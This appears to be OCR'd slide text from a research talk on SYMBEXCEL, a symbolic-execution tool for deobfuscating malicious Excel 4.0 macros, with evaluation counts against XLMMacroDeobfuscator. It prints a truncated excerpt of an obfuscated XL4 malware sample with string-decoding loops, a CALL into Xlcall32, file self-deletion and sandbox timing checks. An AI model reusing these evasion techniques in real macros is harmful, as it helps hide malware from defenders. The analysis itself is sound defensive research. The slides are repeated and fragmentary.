
Constraints

WORKSPACE14 <= 390

Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:

H>LT
H?LT
H@LT
HALT
HBLT
HCLT



Loader

Simulation Manager

Solver Backend

Memory

[A1]	H
[A2]	WORKSPACE14
[A3]	L
[A4]	SYMB_EXPR_1
[A5]	
[A6]	SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Smart concretization

Loader | Simulation Manager | Solver Backend

We use the **XL4 grammar as an oracle** to filter concretized results:

~~H>LT~~ (invalid)


~~H?LT~~ (invalid)

~~H@LT~~ (invalid)

HALT

~~HBLT~~ (invalid)

~~HCLT~~ (invalid)



Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] HALT

Environment

WORKSPACE13


WORKSPACE14

Constraints

WORKSPACE14 <= 390

Evaluation

Dataset




PUBLIC

(5,697)

PRIVATE

(18,840)

Dataset



How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)		
SYMBEXCEL		


How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	12,375	
SYMBEXCEL	**23,931**	


How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	12,375	410
SYMBEXCEL	**23,931**	**7,239**

How effective is SYMBEXCEL?


ENTRY_POINT
[A50] =SET.NAME("gjYzoCnrNwQbXP",A49)
[A52] =WHILE(AND(gjYzoCnrNwQbXP<32.0))
[A53] =SET.NAME("WYRurVJdIYS",-2.0)
[A54] =COUNTBLANK($G$11:$I$53)
[A57] =SET.NAME("gjYzoCnrNwQbXP",gjYzoCnrN
[A60] =COUNT($H$26:$J$72)
[A61] =SET.NAME("MqnZapZAUcUR","")
[A64] =COUNTBLANK($G$11:$H$49)
[A65] =WHILE(WYRurVJdIYS<116.0)
[A67] =SET.NAME("WYRurVJdIYS",WYRurVJd
R,OFFSET($A$79,gjYzoCnrN
[A71] =T(OFFSET($C$50,WYRurVJdIYS,gjYzoCnrNwQbXP))
[A72] =COUNT($C$12:$F$53)
[A73] =IF($A$71="mfQlphHzOI",SET.NAME(&#34
[A74] =MIN(362.0,-723.0)
[A75] =NEXT()
[A78] =NEXT()
De-obfuscation
Routine 1
[A79] =CALL("Xlcall32","Excel4",&#
ON.TIME(NOW()+"00:00:01", "R
Stage 1
[A104] properties=R82C1
[A105] weekly=50
[A106] legislative=1
[A107] serum=R50C3:R59C3
[A108] scope=17
[A109] carey=R111C1
[A110] =properties()
[A82] meditation=0
[A83] humanities=0
[A84] arrivals=ROWS(serum)
[A85] =WHILE(humanities<scope)
[A103] =RETURN()
[A86] triumph=-1
[A87] humanities=humanities+1
[A88] respondents=""
[A89] =WHILE(triumph<500)
REF("R["&#3
[A91] =INDIRECT(ADDRESS(triump
ekly,humanities+
[A102] =NEXT()
[A92] =IF(R91C1>1000)
[A93] triumph=500
[A94] =ELSE()
[A95] autumn=MOD(meditation,arrivals)+1
[A96] illustration=INDEX(serum,autumn)
[A97] meditation=meditation+1
[A98] respondents=respondents&CHAR(R91C1-illus
[A99] =END.IF()
[A100] =NEXT()
De-obfuscation
Routine 2
[A111] =FORMULA(INT(ALERT("The workbook cannot
[A112] =ERROR(TRUE,R114C1)
[A113] =FORMULA(INT(FILE.DELETE(GET.DOCUMENT(2)&#3
[A114] =IF(ISERROR(R113C1),CLOSE(FALSE),)
[A115] =FORMULA(INT(CALL("Xlcall32","E
[A116] =APP.MAXIMIZE()
[A117] =FORMULA(INT(AND(ISNUMBER(SEARCH("Win&#
[A118] =NOW()
Stage 2
[A119] =WAIT(NOW()+"00:00:01")
[A120] =NOW()
[A121] =FORMULA(INT((R120C1-R118C1)*100000>1)+-850
[A122] weekly=50
[A123] legislative=18
[A124] serum=R60C3:R64C3
[A125] scope=24
[A126] carey=R128C1
[A127] =properties()


How effective is SYMBEXCEL?



How effective is SYMBEXCEL?

```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin
```

